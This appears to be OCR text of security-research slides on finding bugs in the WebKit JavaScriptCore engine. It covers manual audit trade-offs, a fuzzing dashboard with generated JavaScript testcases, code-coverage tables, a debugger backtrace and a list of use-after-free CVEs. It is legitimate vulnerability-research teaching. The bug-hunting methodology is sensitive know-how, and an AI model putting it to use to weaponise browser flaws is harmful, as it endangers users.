
- Can yield deeply rooted bugs
- Bug collision less likely, longer shelf life

Cons

- A tedious process on well vetted code
- Requires knowledge of vuln/bug classes
- May require expert knowledge of codebase
- Expert researchers are not scalable
- Hard to measure progress, quality
- Writing a Proof-of-Concept can be expensive


Dashboard
Clusters
Results
Grammars
Triage
Settings
Dashboard Statistics Overview
Dashboard
4475848
Testcases from 1 Grammars
View Details
10
Running clusters
View Details
6594
Crashing Testcases
View Details
Active Grammars
JSC_maxCov
Testcase Consumption Chart
8000
6000

```
try { someTypedArray1.reduce(function(acc, cval, c_index, c_array) { try{ c_array[c_index] = c_array.reduce((acc, cval, c_index, c_array) => { try{
y.lastIndexOf(new Object(), -32760);c_array[c_index] = c_array.filter((arg) => { return (arg == new Object()) }); } catch(e){ } });c_array.reverse()
try { someRegex1[Symbol.search]("WUtazcQunqxEnKAbPkeIfNoQnSpOwQULMUoDVf") } catch (e) { }
try { someSet1.entries() } catch (e) { }
try { someWeakSet1.delete(function() {}) } catch (e) { }
try { Object.getOwnPropertyNames(someWeakSet1) } catch (e) { }
try { someString1.hasOwnProperty("toString") } catch (e) { }
try { for (var element in someObject1) { try{ someObject1[element] = someObject1[element].concat(); } catch(e) { } } } catch (e) { }
try { someTypedArray1 = new Uint16Array(someArrayBuffer1, 114) } catch (e) { }
try { someIntlNumberFormat1.formatToParts(+17064) } catch (e) { }
try { Math.sinh(11582) } catch (e) { }
try { someWeakSet1.add(someTypedArray1) } catch (e) { }
try { someDataView1.getFloat64(250, false) } catch (e) { }
try { Intl.NumberFormat.supportedLocalesOf("fi-FI") } catch (e) { }
try { someArray1[0] = someRegex1.test(String.fromCodePoint(669014) + "prAmHEKKXgdQBgytdTnyQnd") } catch (e) { }
try { someWeakSet1.delete(someObject1) } catch (e) { }
try { Intl.DateTimeFormat.supportedLocalesOf("ar-LB-u-hc-h11-nu-beng") } catch (e) { }
try { Intl.NumberFormat.supportedLocalesOf("es-PA-u-nu-kali") } catch (e) { }
try { for(var index=0; index < 7; index++){ someArray1[index] = someArray1.entries(); } } catch (e) { }
try { for(var index=0; index < 8; index++){ someArray1[index] = someArray1.join("iRq"); } } catch (e) { }
```



LCOV - code coverage report

Current view: top level - runtime
Test: coverage.info
Date: 2018-05-26 20:15:02


	Hit	Total	Coverage
Lines:	20014	3380	59.2 %
Functions:	0	0	

Filename	Line Coverage		Functions	
AbstractModuleRecord.cpp	0.0 %	0 / 252	-	0 / 0
AbstractModuleRecord.h	0.0 %	0 / 14	-	0 / 0
ArgList.cpp	85.1 %	40 / 47	-	0 / 0
ArgList.h	50.9 %	28 / 55	-	0 / 0
ArrayBuffer.cpp	49.8 %	100 / 201	-	0 / 0
ArrayBuffer.h	51.5 %	17 / 33	-	0 / 0
ArrayBufferNeuteringWatchpoint.cpp	81.2 %	13 / 16	-	0 / 0
ArrayBufferNeuteringWatchpoint.h	100.0 %	3 / 3	-	0 / 0
ArrayBufferSharingMode.h	83.3 %	5 / 6	-	0 / 0
ArrayBufferView.cpp	0.0 %	0 / 16	-	0 / 0
ArrayBufferView.h	42.9 %	9 / 21	-	0 / 0
ArrayConstructor.cpp	71.7 %	43 / 60	-	0 / 0
ArrayConstructor.h	93.8 %	15 / 16	-	0 / 0
ArrayConventions.cpp	100.0 %	6 / 6	-	0 / 0
ArrayConventions.h	23.1 %	6 / 26	-	0 / 0
ArrayIteratorPrototype.cpp	100.0 %	5 / 5	-	0 / 0
ArrayIteratorPrototype.h	100.0 %	10 / 10	-	0 / 0
ArrayPrototype.cpp	92.9 %	724 / 779	-	0 / 0

Directory: /WebKit/Source/JavaScriptCore/runtime

Observation:

More bugs shake out of hard fought final coverage percentages




Coverage Overview

Coverage %	Function Name	Address	Blocks Hit	Instructions Hit
99.37%	JSC::FTL::`anonymous namespace'::LowerDF…	0x161DEF0	14 / 16	317 / 319
83.46%	JSC::JSArray::push(JSC::ExecState *,JSC:…	0x189F800	29 / 35	217 / 260
72.18%	JSC::JSArray::shiftCountWithAnyIndexingT…	0x189D4E0	23 / 36	192 / 266
75.90%	JSC::JSArray::unshiftCountSlowCase(WTF::…	0x189CDB0	16 / 26	189 / 249
90.52%	JSC::JSArray::defineOwnProperty(JSC::JSO…	0x189EF10	33 / 39	210 / 232
93.18%	JSC::JSArray::setLengthWithArrayStorage(…	0x189E8C0	30 / 32	205 / 220
88.29%	JSC::JSArray::appendMemcpy(JSC::ExecStat…	0x189E4F0	31 / 34	181 / 205
98.66%	JSC::JSArray::shiftCountWithArrayStorage…	0x189D190	37 / 40	221 / 224
97.12%	JSC::JSArray::pop(JSC::ExecState *)	0x189F4A0	27 / 30	202 / 208
0.00%	JSC::JSArray::unshiftCountWithAnyIndexin…	0x189DC30	0 / 31	0 / 205
67.35%	JSC::JSArray::unshiftCountWithArrayStora…	0x189D920	17 / 28	132 / 196
60.56%	JSC::JSArray::copyToArguments(JSC::ExecS…	0x189E210	11 / 23	109 / 180
84.97%	JSC::JSArray::setLength(JSC::ExecState *…	0x189EC60	26 / 36	147 / 173
98.20%	JSC::JSArray::tryCreateUninitializedRest…	0x189C970	19 / 21	164 / 167
0.00%	JSC::JSFixedArray::createFromArray(JSC::…	0x14F5730	0 / 23	0 / 163
98.12%	JSC::shift<(JSC::JSArray::ShiftCountMode…	0x1831C30	22 / 25	157 / 160
98.10%	JSC::shift<(JSC::JSArray::ShiftCountMode…	0x18319D0	22 / 25	155 / 158
0.00%	JSC::unshift<(JSC::JSArray::ShiftCountMo…	0x1831EA0	0 / 23	0 / 147
89.80%	JSC::unshift<(JSC::JSArray::ShiftCountMo…	0x18320D0	19 / 23	132 / 147
99.21%	JSC::JSArrayBufferConstructor::finishCre…	0x18A13C0	4 / 5	126 / 127
98.40%	JSC::JSGenericTypedArrayView<JSC::Uint8A…	0x19141F0	7 / 9	123 / 125
98.40%	JSC::JSGenericTypedArrayView<JSC::Float6…	0x1914B50	7 / 9	123 / 125
98.40%	JSC::JSGenericTypedArrayView<JSC::Int8Ad…	0x1913C50	7 / 9	123 / 125
98.40%	JSC::JSGenericTypedArrayView<JSC::Int32A…	0x1914010	7 / 9	123 / 125
98.40%	JSC::JSGenericTypedArrayView<JSC::Uint16…	0x19145B0	7 / 9	123 / 125
98.40%	JSC::JSGenericTypedArrayView<JSC::Int16A…	0x1913E30	7 / 9	123 / 125
98.40%	JSC::JSGenericTypedArrayView<JSC::Uint32…	0x1914790	7 / 9	123 / 125
98.40%	JSC::JSGenericTypedArrayView<JSC::Float3…	0x1914970	7 / 9	123 / 125
98.40%	JSC::JSGenericTypedArrayView<JSC::Uint8C…	0x19143D0	7 / 9	123 / 125
99.12%	JSC::InlineAccess::generateArrayLength(J…	0x1322550	2 / 3	113 / 114
88.33%	JSC::JSArray::put(JSC::JSCell *,JSC::Exe…	0x189F2D0	11 / 13	106 / 120
99.15%	JSC::JSArray::fastSlice(JSC::ExecState &…	0x189CBF0	13 / 14	117 / 118
0.00%	JSC::JSArray::fillArgList(JSC::ExecState…	0x189E030	0 / 21	0 / 117
96.52%	JSC::moveElements(JSC::ExecState *,JSC::…	0x182C170	16 / 19	111 / 115
87.16%	JSC::JSBoundFunction::create(JSC::VM &,J…	0x18A2F30	8 / 17	95 / 109
0.00%	WTF::HashTable<JSC::TemplateRegistryKey …	0x198C640	0 / 16	0 / 116
99.03%	JSC::JSArrayBufferView::ConstructionCont…	0x18A21A0	18 / 19	102 / 103
92.79%	JSC::concatAppendOne(JSC::ExecState *,JS…	0x182C330	10 / 13	103 / 111
81.08%	WTF::HashTable<JSC::JSArrayBufferView *,…	0x1448DF0	11 / 16	90 / 111
0.00%	JSC::JSArray::tryCreate(JSC::VM &,JSC::S…	0x1159670	0 / 13	0 / 108
98.99%	JSC__FTL__anonymous_namespace___LowerDF…	0x160FF70	5 / 6	98 / 99
98.99%	JSC::JSArrayBufferPrototype::finishCreat…	0x18A1D90	5 / 6	98 / 99
98.90%	JSC__FTL__anonymous_namespace___LowerDF…	0x160D950	2 / 3	90 / 91
95.65%	JSC::FTL::`anonymous namespace'::LowerDF…	0x161DD00	5 / 7	88 / 92

66.81% /JSArray


A - 44.26% - Simple_com

Hide 0% Coverage:


RET2
SYSTEMS

Advice:

Make aggressive use of tools, debuggers, and dynamic analysis


+--../../Source/JavaScriptCore/heap/MarkedAllocator.cpp----------+
|392   if (needsDestruction()) { |
|393   // If blocks need destruction then nothing is empty! This is a corr|
|394   // become wrong once we go full concurrent: when we create a new bl|
|395   // into the empty set for a tiny moment. On the other hand, this co|
|396   // in stopTheWorld. |
|397   ASSERT(m_empty.isEmpty()); |
|398   m_canAllocateButNotEmpty = m_live & ~m_markingRetired;|
|399   return; |
|400   } |
|401 |
>|402   m_empty = m_live & ~m_markingNotEmpty; |
|403   m_canAllocateButNotEmpty = m_live & m_markingNotEmpty & ~m_markingRetir|
|404 |
|405   if (false) { |
|406   dataLog("Bits for ", m_cellSize, ", ", m_attributes, " after endMar|
|407   dumpBits(WTF::dataFile()); |
|408   } |
|409   } |
|410 |
|411   void MarkedAllocator::snapshotUnsweptForEdenCollection() |
|412   { |
|413   m_unswept |= m_eden; |
+--+
extended-r Thread 11997.11997 In: JSC::MarkedAllocator::endMa* L402 PC: 0x3b485a137e92
(rr)

```
(rr) bt
#0  WTF::FastBitVector::operator=<WTF::FastBitVectorAndWords<WTF::FastBitVectorWordView, WTF::FastBitVectorNotWords<WTF::FastBitVectorWordView> > > (this=0x26af196c1060, other=...) at ../../Source/WTF/wtf/FastBitVector.h:452
#1  0x00003b485a137ede in JSC::MarkedAllocator::endMarking (this=0x26af196c1000) at ../../Source/JavaScriptCore/heap/MarkedAllocator.cpp:402
#2  0x00003b485a142380 in JSC::MarkedSpace::<lambda(JSC::MarkedAllocator&)>::operator()(JSC::MarkedAllocator &) const (__closure=0x7fff330b0f23, allocator=...) at ../../Source/JavaScriptCore/heap/MarkedSpace.cpp:437
#3  0x00003b485a143593 in JSC::MarkedSpace::forEachAllocator<JSC::MarkedSpace::endMarking()::<lambda(JSC::MarkedAllocator&)> >(const JSC::MarkedSpace::<lambda(JSC::MarkedAllocator&)> &) (this=0x1cb969c000e8, functor=...)
    at ../../Source/JavaScriptCore/heap/MarkedSpace.h:236
#4  0x00003b485a1424cc in JSC::MarkedSpace::endMarking (this=0x1cb969c000e8) at ../../Source/JavaScriptCore/heap/MarkedSpace.cpp:439
#5  0x00003b485a0f3a13 in JSC::Heap::endMarking (this=0x1cb969c00010) at ../../Source/JavaScriptCore/heap/Heap.cpp:753
#6  0x00003b485a0f61e6 in JSC::Heap::runEndPhase (this=0x1cb969c00010, conn=JSC::GCConductor::Mutator) at ../../Source/JavaScriptCore/heap/Heap.cpp:1419
#7  0x00003b485a0f4fea in JSC::Heap::runCurrentPhase (this=0x1cb969c00010, conn=JSC::GCConductor::Mutator, currentThreadState=0x7fff330b10e0) at ../../Source/JavaScriptCore/heap/Heap.cpp:1145
#8  0x00003b485a0f72de in JSC::Heap::<lambda(JSC::CurrentThreadState&)>::operator()(JSC::CurrentThreadState &) const (__closure=0x7fff330b1190, state=...) at ../../Source/JavaScriptCore/heap/Heap.cpp:1749
#9  0x00003b485a1009ca in WTF::ScopedLambdaFunctor<void(JSC::CurrentThreadState&), JSC::Heap::collectInMutatorThread()::<lambda(JSC::CurrentThreadState&)> >::implFunction(void *, JSC::CurrentThreadState &) (argument=0x7fff330b1180,
    arguments#0=...) at ../../Source/WTF/wtf/ScopedLambda.h:104
#10 0x00003b485a134035 in WTF::ScopedLambda<void(JSC::CurrentThreadState&)>::operator()<JSC::CurrentThreadState&>(void) const (this=0x7fff330b1180) at ../../Source/WTF/wtf/ScopedLambda.h:56
#11 0x00003b485a133110 in JSC::callWithCurrentThreadState(const WTF::ScopedLambda<void(JSC::CurrentThreadState&)> &) (lambda=...) at ../../Source/JavaScriptCore/heap/MachineStackMarker.cpp:469
#12 0x00003b485a0f73f9 in JSC::Heap::collectInMutatorThread (this=0x1cb969c00010) at ../../Source/JavaScriptCore/heap/Heap.cpp:1761
#13 0x00003b485a0f72af in JSC::Heap::stopIfNecessarySlow (this=0x1cb969c00010, oldState=5) at ../../Source/JavaScriptCore/heap/Heap.cpp:1730
#14 0x00003b485a0f7157 in JSC::Heap::stopIfNecessarySlow (this=0x1cb969c00010) at ../../Source/JavaScriptCore/heap/Heap.cpp:1704
#15 0x00003b485a1059f2 in JSC::Heap::stopIfNecessary (this=0x1cb969c00010) at ../../Source/JavaScriptCore/heap/HeapInlines.h:269
#16 0x00003b485a0f9738 in JSC::Heap::collectIfNecessaryOrDefer (this=0x1cb969c00010, deferralContext=0x0) at ../../Source/JavaScriptCore/heap/Heap.cpp:2520
#17 0x00003b485a137309 in JSC::MarkedAllocator::allocateSlowCaseImpl (this=0x26af196c9ab0, deferralContext=0x0, crashOnFailure=true) at ../../Source/JavaScriptCore/heap/MarkedAllocator.cpp:208
#18 0x00003b485a137la9 in JSC::MarkedAllocator::allocateSlowCase (this=0x26af196c9ab0, deferralContext=0x0) at ../../Source/JavaScriptCore/heap/MarkedAllocator.cpp:186
#19 0x00003b485a1391ff in JSC::MarkedAllocator::<lambda()>::operator()(void) const (__closure=0x7fff330b1370) at ../../Source/JavaScriptCore/heap/MarkedAllocatorInlines.h:50
#20 0x00003b485a139491 in JSC::FreeList::allocate<JSC::MarkedAllocator::allocate(JSC::GCDeferralContext*)::<lambda()> >(const JSC::MarkedAllocator::<lambda()> &) (this=0x26af196c9ab0, slowPath=...)
    at ../../Source/JavaScriptCore/heap/FreeListInlines.h:46
#21 0x00003b485a139244 in JSC::MarkedAllocator::allocate (this=0x26af196c9ab0, deferralContext=0x0) at ../../Source/JavaScriptCore/heap/MarkedAllocatorInlines.h:51
#22 0x00003b485a15730f in JSC::Subspace::allocate (this=0x1cb969c015c8, size=40) at ../../Source/JavaScriptCore/heap/Subspace.cpp:98
#23 0x00003b485a0d4366 in JSC::tryAllocateCellHelper<JSC::JSFunction, (JSC::AllocationFailureMode)0, (JSC::GCDeferralContextArgPresense)1> (heap=..., deferralContext=0x0, size=40)
    at ../../Source/JavaScriptCore/runtime/JSCellInlines.h:152
#24 0x00003b485a0d3ed7 in JSC::allocateCell<JSC::JSFunction> (heap=..., size=40) at ../../Source/JavaScriptCore/runtime/JSCellInlines.h:173
#25 0x00003b485a0d3cd9 in JSC::JSFunction::createImpl (vm=..., executable=0xcc73e0, scope=0xb1d17747fd0, structure=0xcf17d0) at ../../Source/JavaScriptCore/runtime/JSFunction.h:179
#26 0x00003b485a4ala2f in JSC::JSFunction::create (vm=..., executable=0xcc73e0, scope=0xb1d17747fd0, structure=0xcf17d0) at ../../Source/JavaScriptCore/runtime/JSFunction.cpp:73
#27 0x00003b485a4al9ee in JSC::JSFunction::create (vm=..., executable=0xcc73e0, scope=0xb1d17747fd0) at ../../Source/JavaScriptCore/runtime/JSFunction.cpp:68
#28 0x00003b485a28885d in JSC::(anonymous namespace)::llint_slow_path_new_func (exec=0x7fff330b1660, pc=0x305f707fc698) at ../../Source/JavaScriptCore/llint/LLIntSlowPaths.cpp:1153
#29 0x00003b485a295e1f in llint_entry () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#30 0x00003b485a2970d7 in llint_entry () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#31 0x00003b485a2970d7 in llint_entry () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#32 0x00003b485a2970d7 in llint_entry () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#33 0x00003b485a290474 in vmEntryToJavaScript () at ../../Source/JavaScriptCore/runtime/ExceptionScope.h:42
#34 0x00003b485a225906 in JSC::JITCode::execute (this=0x26af196a2c80, vm=0x1cb969c00000, protoCallFrame=0x7fff330b1ab0) at ../../Source/JavaScriptCore/jit/JITCode.cpp:81
#35 0x00003b485ald56d2 in JSC::Interpreter::executeProgram (this=0x26af196fd150, source=..., callFrame=0xce80e8, thisObj=0xcdc2e0) at ../../Source/JavaScriptCore/interpreter/Interpreter.cpp:912
#36 0x00003b485a42ba0c in JSC::evaluate (exec=0xce80e8, source=..., thisValue=..., returnedException=...) at ../../Source/JavaScriptCore/runtime/Completion.cpp:103
#37 0x000000000046cfad in runWithOptions (globalObject=0xce80a0, options=...) at ../../Source/JavaScriptCore/jsc.cpp:3408
#38 0x000000000046dfb4 in <lambda(JSC::VM&, GlobalObject*)>::operator()(JSC::VM &, GlobalObject *) const (__closure=0x7fff330b2800, globalObject=0xce80a0) at ../../Source/JavaScriptCore/jsc.cpp:3797
#39 0x00000000004700fd in runJSC<jscmain(int, char**)::<lambda(JSC::VM&, GlobalObject*)> >(CommandLine, bool, const <lambda(JSC::VM&, GlobalObject*)> &) (options=..., isWorker=false, func=...)
    at ../../Source/JavaScriptCore/jsc.cpp:3699
#40 0x000000000046e070 in jscmain (argc=2, argv=0x7fff330b29d8) at ../../Source/JavaScriptCore/jsc.cpp:3797
#41 0x000000000046bb30 in main (argc=2, argv=0x7fff330b29d8) at ../../Source/JavaScriptCore/jsc.cpp:3240
```

Misconception:

All new code is written by vigilant, security-minded developers

Uses Old Fuzzer, Finds New Bugs

RET2 SYSTEMS

Project Zero bug ID	CVE	Type	Affected Safari 11.1.2	Older than 6 months	Older than 1 year
1593	CVE-2018-4197	UAF	YES	YES	NO
1594	CVE-2018-4318	UAF	NO	NO	NO
1595	CVE-2018-4317	UAF	NO	YES	NO
1596	CVE-2018-4314	UAF	YES	YES	NO
1602	CVE-2018-4306	UAF	YES	YES	NO
